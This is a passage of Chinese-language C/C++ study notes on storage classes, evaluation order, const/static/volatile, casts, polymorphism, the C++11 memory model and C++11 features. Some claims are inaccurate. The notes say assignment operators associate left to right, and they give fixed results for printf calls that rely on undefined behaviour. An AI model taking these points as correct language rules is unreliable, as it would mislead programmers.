存储类分为两类: **自动存储类 (auto,register)** 和**静态存储类 (static,extern)**。在一个程序块 (包括提供函数代码的程序块) 内, 静态对象用关键字 static 声明。在所有程序块外部声明且与函数定义在同一级的对象总是静态的。可以通过 static 关键字将对象声明为某个特定翻译单元的局部对象, 这种类型的对象将具有**内部连接**。当省略显式的存储类或通过关键字 extern 进行声明时, 对象对整个程序来说是全局可访问的, 并且具有**外部连接**。

外部声明: 在函数外部的声明。如果一个对象或函数的第一个外部声明包含 static 说明符, 则该标识符具有**内部连接**, 否则具有**外部连接**。

声明与定义的关系：如果一个对象的外部声明带有初值，则该声明就是一个定义。如果一个外部对象声明不带有初值，并且不包含 `extern` 说明符，则它是一个尝试性定义（tentative definition）。如果对象的定义出现在翻译单元中，则所有尝试性定义都将仅仅被认为是多余的声明；如果该翻译单元中不存在该对象的定义，则该尝试性定义将转变为一个初值为 0 的定义。

每个对象都必须有且仅有一个定义。对于具有内部连接的对象，该规则分别适用于每个翻译单元，这是因为，内部连接的对象对每个翻译单元是唯一的。对于具有外部连接的对象，该规则适用于整个程序。

2.2.3 运算顺序（赋值，逗号，参数）

C 语言运算符的优先级和结合性有明确的规定，但是，除少数例外情况外，表达式的求值次序没有定义。

赋值运算符有多个 (`=, -=, +=`)，它们都是从左到右结合。

关系运算符遵循从左到右的结合性，但这个规则没有什么实用价值。`a < b < c` 在语法分析时将被解释为 `(a < b) < c`，并且 `a < b` 的结果值只能为 0 或 1。`==` 的优先级低于 `<`，因此 `a < b == c < d` 相当于 `(a < b) == (c < d)`。

运算符 `+`、`-`、`*`、`/` 和 `%` 遵循从左到右的结合性。

移位运算符 `«` 和 `»` 遵循从左到右的结合性。

逗号运算符，顺序为从左到右，并返回最右表达式的结果。

函数参数中各表达式的运算，顺序未定义，因此不建议重载逗号运算符，因为无法保证参数按照从左到右求值。

此外，运算符两侧的两个表达式的计算顺序是未定义的，如 `func1() * func2()`，
`if (a[i++] < b[i])` 等。

C 标准中未规定参数压栈顺序，但 VC 和 gcc 都规定从右往左压栈。如果参数中含有表达式，会从右到左计算完表达式的值，再从右到左压栈。对于形如 `a++` 的后自增参数，在计算表达式时创建副本，未来将副本压栈，也相当于在计算表达式之前就将表达式本身压栈了。而形如 `++a` 的前自增参数，是将 `a` 本身压栈，`a` 的值为所有表达式都计算完成之后时刻的值。

例如，`a=12`，

```
1.printf("%d, %d\n", ++a, ++a),
2.printf("%d, %d\n", ++a, a++),
3.printf("%d, %d\n", a++, ++a),
4.printf("%d, %d\n", --a, a++),
```

5.printf("%d, %d\n", a--, ++a) 的结果分别为:

14,14;14,12;13,14;12,12;13,12。

++*p 和 *++p 分别增加 p 的值和地址, ++*++p 则先增加地址再增加值。

2.2.4 名字隐藏（屏蔽）

```
1 int a = 2;
2 int main() {
3     int a = a; // self initialization
4     int b = ::a; // global a
5 }
```

上述 main 函数中 a 是自赋值初始化, 结果不确定, 而 b 则指明了全局作用域中的 a, 结果是 2。

名字隐藏也可发生在变量名和函数名之间。

```
1 void init(); // the name init has global scope
2 void fcn()
3 {
4     int init = 0;
5     // init is local and hides global init
6     init();
7     // error: global init is hidden
8 }
```

2.2.5 声明语句的解析

声明语句分解的优先级规则为:

- 从最左标识符开始读取
- 优先级从高到低依次是:
 - 将多个部分组在一起的括号
 - 表示函数的小括号 (输出 a function returning...) 和表示数组的方括号 (an array of ...), 两者至多出现一个
 - 前缀的星号, 输出 pointer to ...

- const 和 volatile 如果在类型描述符之后 (英文原文是 next to, 可能是相邻的意思, 包括之前) 则类型限定符被应用于 (apply to) 类型描述符, 否则应用于恰在其左侧的星号。

2.2.6 例子

1. `char *const *(*next)();` 表示 “next is a pointer to a function returning a pointer to a const pointer-to-char”。
2. `int (*a[10])(int);` 表示 a 是一个数组, 数组每个元素都是都是指向函数的指针
3. `int a[5];&a` 为指向数组的指针, `&a+1` 指向数组最末元素之后的不可访问的位置。

2.2.7 restrict 关键词

由 C99 提出, 用于指针声明, 表示所指对象不会被其他别名指针所指, 以提示编译器进行更加大胆的优化。C++ 标准不支持该关键词, gcc 和 Visual C++ 提出了自己的非标准解决方案。

```

1 void updatePtrs( size_t *ptrA, size_t *ptrB, size_t *val)
2 {
3     *ptrA += *val;
4     *ptrB += *val;
5 }
```

由于不知道 val 所指对象是否与 ptrA 或 ptrB 重合, 因此, 需要对该变量执行 load 操作两次。如果三个参数都有 restrict 修饰, 可只对 val 加载一次。

2.2.8 可变参数表

头文件 `<stdarg.h>` 提供了遍历未知数目和类型的函数参数表的功能。

```

1 //假定函数 f 带有可变数目的实际参数, lastarg 是它的最后一个命名的形式参数。那么,
2 //在函数 f 内声明一个类型为 va_list 的变量 ap, 它将依次指向每个实际参数:
3 va_list ap;
4 //在访问任何未命名的参数前, 必须用 va_start 宏初始化 ap 一次:
5 va_start ( va_list ap, lastarg );
6 //此后, 每次执行宏 va_arg 都将产生一个与下一个未命名的参数具有相同类型和数值的值,
7 //它同时也修改 ap, 以使得下一次执行 va_arg 时返回下一个参数:
8 type va_arg( va_list ap, type);
```

```
9 //在所有的参数处理完毕之后,且在退出函数f之前,必须调用宏va_end一次,如下所示:  
10 void va_end(va_list ap);
```

例如:

```
1 /* vprintf example */  
2 #include <stdio.h>  
3 #include <stdarg.h>  
4  
5  
6 void WriteFormatted ( const char * format, ... )  
7 {  
8     va_list args;  
9     va_start (args, format);  
10    vprintf (format, args);  
11    va_end (args);  
12 }  
13  
14 int main ()  
15 {  
16     WriteFormatted ("Call with %d variable argument.\n",1);  
17     WriteFormatted ("Call with %d variable %s.\n",2,"arguments");  
18  
19     return 0;  
20 }
```

2.3 const,static 与 volatile

2.3.1 const 用途

- 定义 const 常量
- 修饰函数参数和返回值
- 修饰函数体 (C++ only), 定义恒态函数, 不改动成员变量, 除非成员变量使用了 mutable 修饰符

logical constness 举例:

```
1 class CTextBlock {  
2 public:
```

```
3 ...  
4 std::size_t length() const;  
5 private:  
6     char*pText;  
7     mutable std::size_t textLength;           // these data members may  
8     mutable bool lengthIsValid;             // always be modified, even in  
9 };                                         // const member functions  
10  
11 std::size_t CTextBlock::length() const  
12 {  
13     if (!lengthIsValid) {  
14         textLength = std::strlen(pText);      // now fine  
15         lengthIsValid = true;                // also fine  
16     }  
17  
18     return textLength;  
19 }
```

2.3.2 const 在 C 与 C++ 的区别

- C 默认 const 是外部连接的，而 C++ 则默认是内部连接的。C++ 不允许 `const int a;` 这种写法，而 C 中相当于声明语句 `extern const int a;`
- C 中 const 量总是占用内存，且全局可见，不能当作编译期间的常量（如定义数组长度）。因此 C 中 const 用途非常有限。

一般而言，定义引用 (reference) 须用相同类型的变量作初始化，但 const 引用则可以用一般右值进行初始化。

```
1 int i = 3;  
2 int &t = i;  
3 const int &r = i + 6;
```

这是因为一般的引用可看做一个地址，而 const 引用则可以创建一个占用内存的对象。

2.3.3 用 const 构造类成员数组

在类中可以用 `constexpr` 声明数组。用 `const` 代替 `constexpr` 也可以。

```
1 static constexpr int period = 30; // period is a constant expression  
2 double daily_tbl [period];
```

2.3.4 static 用途

- 静态全局变量/函数
- 静态局部变量
- 类成员变量/函数

static 关键词只用于声明，不用于定义；static 成员（变量或函数）用通过类名和对象均可访问，在派生类中亦可访问（public, protected）。non-const static 成员变量不能在类体中初始化，必须在外部定义时初始化；const static 成员变量可在类体中初始化，当常量表达式使用，但仍需在外部定义。static 成员变量的类型可以是所属类的类型。

2.3.5 volatile 修饰符

volatile 关键字是一种类型修饰符，用它声明的类型变量表示可以被某些编译器未知的因素更改，比如：操作系统、硬件或者其它线程等。遇到这个关键字声明的变量，编译器应该对访问该变量的代码就不再进行优化，从而可以提供对特殊地址的稳定访问。当两个线程都要用到某一个变量且该变量的值会被改变时，应该用 volatile 声明。然而 volatile 在 C/C++ 中的语义其实很模糊，有的编译器未必会理会这一提示。参考[14.14.3](#)。

```
1 class MyThread : public Thread {  
2     public:  
3         virtual void run() {  
4             while (!_stopped) {  
5                 // do something  
6             }  
7         }  
8         void stop() {  
9             _stopped = true;  
10        }  
11    private:  
12        bool volatile _stopped;  
13    };  
14  
15 MyThread thread;  
16 thread.run();
```

<https://www.kernel.org/doc/Documentation/volatile-considered-harmful.txt> 认为 volatile 应该被栅栏操作替代。volatile 没有实际意义，只有降低性能的危害。如果有人认为 volatile 非用不可，很有可能意味着其代码有 bug。

2.4 C++ 与 C 的区别

2.4.1 指针和引用

没有 null 引用，引用不可重新赋值。

2.4.2 struct 和 class

不同的默认成员保护级别；不同的默认派生保护级别（class 默认 private 继承）；此外没有区别。

2.4.3 type casting 与强制类型转换

`static_cast` 等四种转型操作相对于 C 风格强制类型转换的优势：1. 容易辨识，不论是人工识别还是 grep 2. 各转型动作目标越窄化，编译器越可能诊断出错误的运用

2.4.4 iostream 相对于 stdio

1. 类型安全；2. 易扩展

类型安全代码指访问被授权可以访问的内存位置。例如，类型安全代码不能从其他对象的私有字段读取值。它只从定义完善的允许方式访问类型才能读取。类型安全的代码具备定义良好的数据类型。

类型安全可以理解为归功于 C++ 的封装与权限控制机制。

易扩展可以理解为归功于 C++ 的重载、泛型等机制。

2.4.5 宏调用与内联函数

相比于内联函数，使用宏代码最大的缺点是容易出错，例如产生边际效应：

```
1 #define MAX(a, b) (a) > (b) ? (a) : (b)
2 result = MAX(i, j) + 2;
```

这里加法优先级高于冒号，因此得不到预期结果，应该将整个宏定义括起来。再比如`result = MAX(i++, j);` 也因为做不到引用透明性而易导致出错。

表达式的引用透明性（Referential transparency, referential opacity）是指将表达式用其结果来替换，程序结果不变。引用透明性是函数式编程（如 Common Lisp, Haskell）的基础，只有做到了引用透明性，函数的结果才可被缓存。

用引用不透明来描述宏调用的缺陷不太合适，除非理解为拿 $\text{MAX}(i++, j)$ 和 $\text{MAX}(i, j); i++$ 作比较。

此外，编译器不会对宏调用进行类型检查；宏定义也无法访问类中成员。

inline 函数相对于普通函数的缺点包括：

可能造成代码体积膨胀，cache 丢失；无法随程序库而升级，客户必须重编代码；调试器对 inline 束手无策。

2.4.6 如何混编 C 和 C++

使用 `extern C` 防止 Name Mangling；使用`#ifdef __cplusplus` 判断当前编译器。

2.5 C++ 重要语法

2.5.1 引用与临时对象

`non-const` 引用形参只能对应 `non-const` 实参，且类型必须匹配。`const` 引用形参可以接受类型不匹配的变量和表达式，会导致生成临时对象。

返回引用与返回对象在正确性与效率上的区别：

1. 对于多态对象，如果返回基类对象 `value`，会导致对象切割 (slicing)，该对象不再具有多态行为
2. 返回引用更高效

但是，对于临时对象，不要返回引用。

C++ 的临时对象：

1. 函数调用时隐式类型转换时以求调用成功
2. 函数返回对象的时候

返回值优化 (Return value optimization，缩写为 RVO) 是 C++ 的一项编译优化技术，取消了存放函数返回值的临时对象。这可能会省略两次复制构造函数，即使复制构造函数有副作用。

```
1 #include <iostream>
2
3 struct C {
```

```
4 C() {}  
5 C(const C&) { std::cout << "A copy was made.\n"; }  
6 };  
7  
8 C f() {  
9     return C();  
10 }  
11  
12 int main() {  
13     std::cout << "Hello World!\n";  
14     C obj = f();  
15 }
```

这段代码的输出因编译器而不同：可能会打印两遍”A copy was made”，也可能只有一遍，或一遍都没有。

以下代码也是返回值优化的例子：

```
1 #include <iostream>  
2 using namespace std;  
3  
4 #define COUT(x) cout << #x << " = " << x << endl  
5  
6 struct Base1 {  
7     int val;  
8     Base1(int x = 0): val(x) { cout << "val = " << val << ", "; COUT(__FUNCTION__); }  
9     ~Base1() { cout << "val = " << val << ", "; COUT(__FUNCTION__); }  
10 };  
11  
12 Base1 genBase1(int x)  
13 {  
14     Base1 b(x);  
15     return b;  
16 }  
17  
18 struct Base2 {  
19     Base2() {COUT(__FUNCTION__);}  
20     ~Base2() {COUT(__FUNCTION__);}  
21 };  
22  
23 struct Derived: public Base1, public Base2 {  
24     Derived() {COUT(__FUNCTION__);}  
25     ~Derived() {COUT(__FUNCTION__);};
```

```
26 };
```

```
27
```

```
28 int main(void) {
```

```
29     Derived d;
```

```
30     Base1 b2 = genBase1(1);
```

```
31     b2 = genBase1(2);
```

```
32     b2.val = 3;
```

```
33     return 0;
```

```
34 }
```

在 g++ 4.8.2 输出：

```
val = 0, __FUNCTION__ = Base1
__FUNCTION__ = Base2
__FUNCTION__ = Derived
val = 1, __FUNCTION__ = Base1
val = 2, __FUNCTION__ = Base1
val = 2, __FUNCTION__ = ~Base1
val = 3, __FUNCTION__ = ~Base1
__FUNCTION__ = ~Derived
__FUNCTION__ = ~Base2
val = 0, __FUNCTION__ = ~Base1
```

这里 genBase1(1) 这行并未产生任何临时对象，但 genBase1(2) 却产生了临时对象。这个例子也说明了，在栈上 d 和 b2 的析构顺序按照构造顺序的反序执行。

2.5.2 C++ 类型转换

C++ 的隐式类型转换：

1. 混合类型表达式运算时
2. 表达式和 istream 等标准库对象用作条件时会转为 bool
3. 用表达式赋值或初始化某变量时
4. 单实参调用的 non-explicit 构造函数定义了一个隐式转换

C++ 的显式类型转换：cast 操作符转换和旧式强制类型转换。

C++ 有三种情况会调用复制构造函数：显式复制初始化，值参传递，值返回值传递。

何谓类型转换构造函数？只有单个参数的构造函数，且不是复制构造函数。除了定义到类类型的转换之外，我们还可以定义从类类型的转换：转换函数是一种特殊的类成员函数：operator type() 形式。转换函数必须是成员函数，不能指定返回类型，并且形参表必须为空。使用转换函数时，被转换的类型不必与所需要的类型完全匹配。必要时可在类类型转换之后跟上标准转换以获得想要的类型，转换链中类类型转换只能用一次。这里的标准转换我理解成内置类型转换。

`static_cast` 和 C 式强制类型转换都能自动完成多继承指针偏移，但前者在某些转换下不能通过编译，例如

- int 和 float 互转是可以的，但 int* 和 float* 互转是不可以的（可通过 void* 间接转换），int 和指针也不能互转。
- 不相干的类指针如`struct Dog{};` 和`struct Dog{};` 其指针不能互转，只有有继承层次关系的指针才可以互转，保证编译期类型检查。

`reinterpret_cast` 是真正的 bit 拷贝，比 C 式强制类型转换还要原始，后者至少还能自动完成指针偏移。

将派生类指针转换为基类指针 (upcasting)，直接赋值即可（多继承时可能会发生偏移），非要使用`static_cast` 操作可以。如果基类包含虚函数，可使用`dynamic_cast`。

将基类指针转换为派生类指针 (downcasting)，不能直接赋值（编译错误），可以采用 C 式强制转换，或`static_cast`，不论对象实例是否为派生类转换都能成功（没有运行期类型检查），在多继承情况下转换结果可能会发生指针偏移。如果基类包含虚函数，可使用`dynamic_cast`，结果可能为 0，如果非 0 则也可能发生偏移。

2.5.3 重载，覆盖，隐藏

重载 (overload)：发生在同一类（作用域）中的同名异参函数构成重载关系，与是否 virtual 无关，基类和派生类的同名函数不会发生重载，而且如果不是 virtual 函数的话，一般意味着错误。C++11 允许派生类虚函数使用 override 关键词，帮助查错。重载的匹配原则：精确匹配 > 类型提升 > 标准转换 > 类类型转换。

覆盖 (override, 重写)，派生类的 virtual 函数会重写基类的同签名 virtual 函数。条件：同签名（返回值不同导致编译错误，返回本类类型时除外）、virtual 关键词（派生类可省略 virtual）。

隐藏 (屏蔽)：派生类和基类如果有同名函数，且不满足上述三个覆盖条件，则互相隐藏，即派生类指针（或引用）只能调用派生类函数，找不到基类函数（除非用域解析符号），而基类指针（或引用）则只能找到基类函数。例如，基类和派生类的同名 virtual 函数，如果不同参，也是隐藏关系而非重载。可以在派生类定义中使用 using 声明式来破解隐藏。

2.5.4 多态

多态包括编译器多态(模板多态, 函数重载, 运算符重载等), 默认指运行时多态。运行时多态表现为: 指针或引用的 upcasting, 函数参数传递的 upcasting(pass-by-value 会导致 slicing)。

绝不要在构造和析构函数中调用 virtual 函数: 在派生类对象的基类部分构造期间, 对象类型为基类。

构造函数不可以是虚函数, 析构函数可以是虚函数, 包括纯虚函数:

- 从功能角度, 构造函数的作用是提供初始化, 在对象生命期只执行一次, 不是对象的动态行为, 也没有太大的必要成为虚函数
- 从使用角度, 构造函数是在创建对象时自动调用的, 要明确指定对象的类型, 不可能通过父类的指针或者引用去调用
- 从实现上看, vtbl 在构造函数调用后才建立, 因而构造函数不可能成为虚函数
- 我们往往通过基类的指针来销毁对象, 这时候如果析构函数不是虚函数, 就不能正确识别对象类型从而不能正确调用析构函数

避免假定对象的内存布局: 即使是单一对象, 基类和派生类指针可能也不同。图2-1给出了一种多重虚继承下的内存布局方式。




图 2-1 多重虚继承

就作用域而言, 派生类作用域在基类作用域之内: 查找名称时先查派生类。

一旦函数在基类中声明为虚函数, 它就一直为虚函数, 派生类无法改变该函数为虚函数这一事实。派生类重定义虚函数时, 可以使用 virtual 保留字, 但不是必须这样做。

如果类的指针为空, 用该指针可调用类的成员函数, 编译不出错误。但如果成员函数为虚函数, 或者访问了成员变量, 会发生段错误。

2.5.5 继承权限

无论是公有继承还是私有继承，派生类对基类公/私有成员的访问权限同用户代码完全一致，对(本对象的)基类保护成员的访问权限为真。

基类本身指定对自身成员的最小访问控制。派生类可以进一步限制(而非放松)对所继承的(private, protected)成员的访问：

- 公有继承保留 public, protected 成员访问级别。struct 默认公有继承。
- 保护继承将 public, protected 成员访问级别置为 protected
- 私有继承将 public, protected 成员访问级别置为 private。class 默认 private 继承。

使用 private 或 protected 派生的类不继承基类的接口，被称作通常被称为实现继承(implemented-in-terms-of)。对于 private 继承，如果偶尔需要将个别基类成员置为 public，可以在派生类定义式中使用 using 语句声明一下该成员就好。

派生类到基类转换的可访问性，取决于基类的 public 成员是否可访问。

组合的两个涵义分别是 has-a 和 implemented-in-terms-of。对于 implemented-in-terms-of，优先选择组合而非私有继承，除非当原始类(基类或被复合类)的 protected 成员和 virtual 函数被牵扯进来，因为私有继承派生类可以冲定义 virtual 函数并访问 protected 成员，而复合对象却不可以。

友元关系不能被继承；构造、析构、拷贝构造、operator= 不能被继承。

2.5.6 new 和 delete

调用 new operator 创建对象(new Widget;)时，有两个函数被调用，一个是 operator new，一个是对象的构造函数。operator new 至少接受一个整型参数，如果还接受一个指针参数，则被称作 placement new。placement new 用于在已经分配好的原始内存上构建对象：new(buffer) Widget;。

operator new 无法满足分配需求时，不断调用 new-handler，如果不存在 new-handler 会抛出bad_alloc 异常。老式的实现会返回 null。

2.5.7 对象构造控制

C++ 可能为类自动创建 6 种函数：默认构造(仅当别无构造函数时)，析构，赋值，拷贝构造，取址，const 取址。这些函数只有它们真正被需要的时候才会被创建，作为 public inline 函数。

常用的构造控制技巧：

只允许单一实例 私有构造函数，返回 static 对象的公有接口

禁止派生 私有构造函数，工厂接口。C++11 支持 final 关键词。

禁止派生但允许栈上创建 如果不允许使用 C++11 支持 final 关键词，那么令该类继承一个拥有私有构造/析构函数的基类，并将本类设置为基类的友元类。

允许特定数量的对象 定义计数类模板，被计数类对其特化，并对其进行私有继承（参 More Effective C++）。计数类拥有 static 计数变量，为每个特化参数（被计数类型）计数，而不是为所有被计数类计总和

只允许产生于 Heap 上 注意到 Stack 上的对象会自动调用构造和析构函数，可令类的析构函数为 private，再定义一个公有的伪析构函数（函数名任选）供知情的用户调用，伪析构函数调用“delete this;”操作完成真正的析构。如果需要支持继承，可将析构函数定义为 protected。如果需要支持 composition，则容器类只能包含这个类的指针，而不是这个类的对象。

不允许产生于 Heap 上 将 operator new/delete 置为私有，或置为 =delete(C++11)

判断对象是否在 Heap 上 做不到。但是可以在每次在堆上构造对象时进行簿记

2.6 C++ 多线程

2.6.1 C++ 多线程一致性模型

对多线程程序来说，最直观，最容易被理解的执行方式就是顺序一致性（**Sequential Consistency**）模型：

1. 从单个线程的角度来看，每个线程内部的指令都是按照程序规定的顺序（program order）来执行的；
2. 从整个多线程程序的角度来看，整个多线程程序的执行顺序是按照某种交错顺序来执行的，且是全局一致的

尽管顺序一致性模型非常易于理解，但是它却对 CPU 和编译器的性能优化做出了很大的限制，所以常见的多核 CPU 和编译器大都没有实现顺序一致性模型。乱序优化是串行时代非常普遍的，因为它对单线程程序的语义是没有影响的。但是在进入多核时代后，编译器缺少语言级的内存模型的约束，导致其可能做出违法顺序一致性规定的多线程语义的错误优化。

因为现有的多核 CPU 和编译器都没有遵守顺序一致模型，而且 C/C++ 的旧有标准中都没有把多线程考虑在内，所以给编写多线程程序带来了一些问题。例如，为了正确地用 C++ 实现 Double-Checked Locking，我们需要使用非常底层的内存栅栏（Memory Barrier）指令来显式地规定代码的内存顺序性（memory ordering）。然而，这种方案依赖于具体的硬件，因此可移植性很差；而且它过于底层，不方便使用。

为了更容易的进行多线程编程，程序员希望程序能按照顺序一致性模型执行；但是顺序一致性对性能的损失太大了，CPU 和编译器为了提高性能就必须要做优化。为了在易编程性和性能间取得一个平衡，一个新的模型出炉了：sequential consistency for data race free programs，它就是 C++1x 标准中多线程内存模型的基础。对 C++ 程序员来说，随着 C++1x 标准的到来，我们终于可以依赖高级语言内建的多线程内存模型来编写正确的、高性能的多线程程序。

该模型的核心思想就是由程序员用同步原语（例如锁或者 C++1x 中新引入的 atomic 类型的共享变量）来保证你程序是没有数据竞跑的，这样 CPU 和编译器就会保证程序是按程序员所想的那样执行的（即顺序一致性）。换句话说，程序员只需要恰当地使用具有同步语义的指令来标记那些真正需要同步的变量和操作，就相当于告诉 CPU 和编译器不要对这些标记好的同步操作和变量做违反顺序一致性的优化，而其它未被标记的地方可以做原有的优化。编译器和 CPU 的大部分优化手段都可以继续实施，只是在同步原语处需要对优化做出相应的限制；而且程序员只需要保证正确地使用同步原语即可，因为它们最终表现出来的执行效果与顺序一致性模型一致。由此，C++ 多线程内存模型帮助我们在易编程性和性能之间取得了一个平衡。

在 C++1x 标准之前，C++ 是建立在单线程语义上的。为了进行多线程编程，C++ 程序员通过使用诸如 Pthreads，Windows Thread 等 C++ 语言标准之外的线程库来完成代码设计。以线程库的形式进行多线程编程在绝大多数应用场景下都是没有问题的。然而，线程库的解决方案也有其先天缺陷。第一，如果没有在编程语言中定义内存模型的话，我们就不能清楚的定义到底什么样的编译器/CPU 优化是合法的，而程序员也不能确定程序到底会怎么样被优化执行。例如，Pthreads 标准中并未对什么是数据竞跑（Data Race）做出精确定义，因此 C++ 编译器可能会进行一些错误优化从而导致数据竞跑。第二，绝大多数情况下线程库能正确的完成任务，而在极少数对性能有更高要求的情况下（尤其是需要利用底层的硬件特性来实现高性能 Lock Free 算法时）需要更精确的内存模型以规定好程序的行为。简而言之，把内存模型集成到编程语言中去是比线程库更好的选择。

C++ 作为一种高性能的系统语言，其设计目标之一就在于提供足够底层的操作，以满足对高性能的需求。在这个前提之下，C++1x 除了提供传统的锁、条件变量等同步机制之外，还引入了新的 atomic 类型。相对于传统的 mutex 锁来说，atomic 类型更底层，具备更好的性能，因此能用于实现诸如 Lock Free 等高性能并行算法。有了 atomic 类型，C++ 程

程序员就不需要像原来一样使用汇编代码来实现高性能的多线程程序了。而且，把 atomic 类型集成到 C++ 语言中之后，程序员就可以更容易地实现可移植的多线程程序，而不用再依赖那些平台相关的汇编语句或者线程序。

```
1 #include <atomic>
2 #include <vector>
3 #include <iostream>
4 #include <thread>
5
6 std :: vector<int> data;
7 std :: atomic_bool data_ready( false );
8
9
10 void writer_thread()
11 {
12     data.push_back(10); // 对data的写操作
13     data_ready = true; // 对data_ready的写操作
14 }
15
16 void reader_thread()
17 {
18     while( ! data_ready.load() )
19     {
20         std :: this_thread :: yield();
21     }
22     std :: cout << "data is " << data[0] << "\n";
23 }
24
25 int main(void)
26 {
27
28     return 0;
29 }
```

对常见的数据类型，C++1x 都提供了与之相对应的 atomic 类型。以 bool 类型举例，与之相对应的 atomic_bool 类型具备两个新属性：原子性与顺序性。顾名思义，原子性的意思是说atomic_bool 的操作都是不可分割的，原子的；而顺序性则指定了对该变量的操作何时对其他线程可见。在 C++1x 中，为了满足对性能的追求，atomic 类型提供了三种顺序属性：sequential consistency ordering（即顺序一致性），acquire release ordering 以及 relaxed ordering。因为 sequential consistency 是最易理解的模型，所以默认情况下所有 atomic 类型的操作都会使 sequential consistency 顺序。当然，顺序一致性的性能相对来说比较差，

所以程序员还可以使用对顺序性要求稍弱一些的 acquire release ordering 与最弱的 relaxed ordering。

2.6.2 C++ 多线程语法

std::lock_guard 只允许 RAII 方式的使用，而 std::unique_lock 可以在构造之后调用 lock/unlock，更加灵活一些，但使用的时候出错的机率也更大一些，所以如果没有什么特殊的需求，通常推荐尽量使用 std::lock_guard.

<future> 头文件中包含了以下几个类和函数：

- Providers 类： std::promise, std::package_task
- Futures 类： std::future, shared_future.
- Providers 函数： std::async()
- 其他类型： std::future_error, std::future_errc, std::future_status, std::launch.

std::future 可以用来获取异步任务的结果，因此可以把它当成一种简单的线程间同步的手段。std::future 通常由某个 Provider 创建，你可以把 Provider 想象成一个异步任务的提供者，Provider 在某个线程中设置共享状态的值，与该共享状态相关联的 std::future 对象调用 get（通常在另外一个线程中）获取该值，如果共享状态的标志不为 ready，则调用 std::future::get 会阻塞当前的调用者，直到 Provider 设置了共享状态的值（此时共享状态的标志变为 ready），std::future::get 返回异步任务的值或异常（如果发生了异常）。

一个有效 (valid) 的 std::future 对象通常由以下三种 Provider 创建，并和某个共享状态相关联。Provider 可以是函数或者类，分别是：

- std::async() 函数
- std::promise::get_future
- std::packaged_task::get_future

std::shared_future 与 std::future 类似，但是 std::shared_future 可以拷贝、多个 std::shared_future 可以共享某个共享状态的最终结果。

promise 对象可以保存某一类型 T 的值，该值可被 future 对象读取（可能在另外一个线程中），因此 promise 也提供了一种线程同步的手段。std::packaged_task 包装一个可调用的对象，并且允许异步获取该可调用对象产生的结果，从包装可调用对象意义上讲，std::packaged_task 与 std::function 类似，只不过 std::packaged_task 将其包装的可调用对象的执行结果传递给一个 std::future 对象。

C++11 标准中规定了两大类原子对象，`std::atomic_flag` 和 `std::atomic`，前者 `std::atomic_flag` 一种最简单的原子布尔类型，只支持两种操作，`test-and-set` 和 `clear`。而 `std::atomic` 是模板类，一个模板类型为 T 的原子对象中封装了一个类型为 T 的值，并且 C++11 标准中除了定义基本 `std::atomic` 模板类型外，还提供了针对整形 (integral) 和指针类型的特化实现，提供了大量的 API，极大地方便了开发者使用。

2.7 C++ 2011

<http://developer.51cto.com/art/201112/305880.htm>

C++11 是曾经被叫做 C++0x，是对目前 C++ 语言的扩展和修正，C++11 不仅包含核心语言的新机能，而且扩展了 C++ 的标准程序库 (STL)，并入了大部分的 C++ Technical Report 1 (TR1) 程序库 (数学的特殊函数除外)。

C++ 之前的标准有 C++98 和 C++03，二者差别很小。C++14 旨在作为 C++11 的一个小扩展，主要提供漏洞修复和小的改进。例如，在 C++11 中，lambda 函数的形式参数需要被声明为具体的类型。C++14 放宽了这一要求，允许 lambda 函数的形式参数声明中使用类型说明符 `auto`。

C++11 包括大量的新特性：它现在支持 Lambda 表达式，对象类型自动推断，统一的初始化语法，委托构造函数，`deleted` 和 `defaulted` 函数声明，`nullptr`，以及最重要的右值引用。

2.7.1 自动类型推导

```
1 auto a; // 错误，auto是通过初始化表达式进行类型推导，如果没有初始化表达式，就无法确定a的类型
2 auto d = 1.0;
3 auto str = "Hello World";
4 auto ch = 'A';
5 auto func = less<int>();
6 vector<int> iv;
7 auto ite = iv.begin();
8 auto p = new foo() // 对自定义类型进行类型推导
```

`decltype` 实际上有点像 `auto` 的反函数，`auto` 可以让你声明一个变量，而 `decltype` 则可以从一个变量或表达式中得到类型，有实例如下：

```
1 int x = 3;
2 decltype(x) y = x;
3
4 template <typename Creator>
```

```

5 auto processProduct(const Creator& creator) -> decltype(creator.makeObject()) {
6     auto val = creator.makeObject();
7     // do something with val
8 }
```

2.7.2 nullptr

nullptr 是为了解决原来 C++ 中 NULL 的二义性问题而引进的一种新的类型，对于一些重载函数，NULL 的类型不确定是整型还是指针。

```

1 void f(int); // 1
2 void f(char *); // 2
3 f(0); // C++03: which f is called?
4 f(nullptr) // C++11: unambiguous, calls 2
```

2.7.3 序列 for 循环

```

1 map<string, int> m{{"a", 1}, {"b", 2}, {"c", 3}};
2 for (auto p : m){
3     cout << p.first << " : " << p.second << endl;
4 }
```

2.7.4 Lambda 表达式

lambda 表达式类似 Javascript 中的闭包，它可用于创建并定义匿名的函数对象，以简化编程工作。Lambda 的语法如下：

[函数对象参数] (操作符重载函数参数) -> 返回值类型 {函数体}

2.7.5 变长参数的模板

由于在 C++11 中引入了变长参数模板，所以发明了新的数据类型：tuple，tuple 是一个 N 元组，可以传入 1 个，2 个甚至多个不同类型的数据：

```

1 auto t1 = make_tuple(1, 2.0, "C++ 11");
2 auto t2 = make_tuple(1, 2.0, "C++ 11", {1, 0, 2});
```

这样就避免了从前的 pair 中嵌套 pair 的丑陋做法，使得代码更加整洁。

2.7.6 右值引用

左值是一个指向某内存空间的表达式，并且我们可以用 & 操作符获得该内存空间的地址。右值就是非左值的表达式。

在 C++03 及之前的标准，临时对象（称为右值”R-values”，位于赋值运算符之右）无法被改变，在 C 中亦同（且被视为无法和 const T& 做出区分）。如果一个表达式返回一个临时变量，则该表达式是右值。

C++11 增加一个新的非常数引用（reference）类型，称作右值引用（R-value reference），标记为 T&&。普通的引用现在被称为左值引用。右值引用所引用的临时对象可以在该临时对象被初始化之后做修改，这是为了允许 move 语义。

右值引用至少解决了这两个问题：实现 move 语义；完美转发（Perfect forwarding）。右值引用允许函数在编译期根据参数是左值还是右值来建立分支。

```
1 void foo(X& x); // 左值引用重载
2 void foo(X&& x); // 右值引用重载
3 X x;
4 X foobar();
5 foo(x); // 参数是左值
6 foo(foobar()); // 参数是右值
```

右值引用类型既可以被当作左值也可以被当作右值，判断的标准是，如果它有名字，那就是左值，否则就是右值。

```
1 void foo(X&& x)
2 {
3     X anotherX = x; // x 被当做左值，调用 X(X const & rhs)
4 }
5 /*****
6 X&& goo();
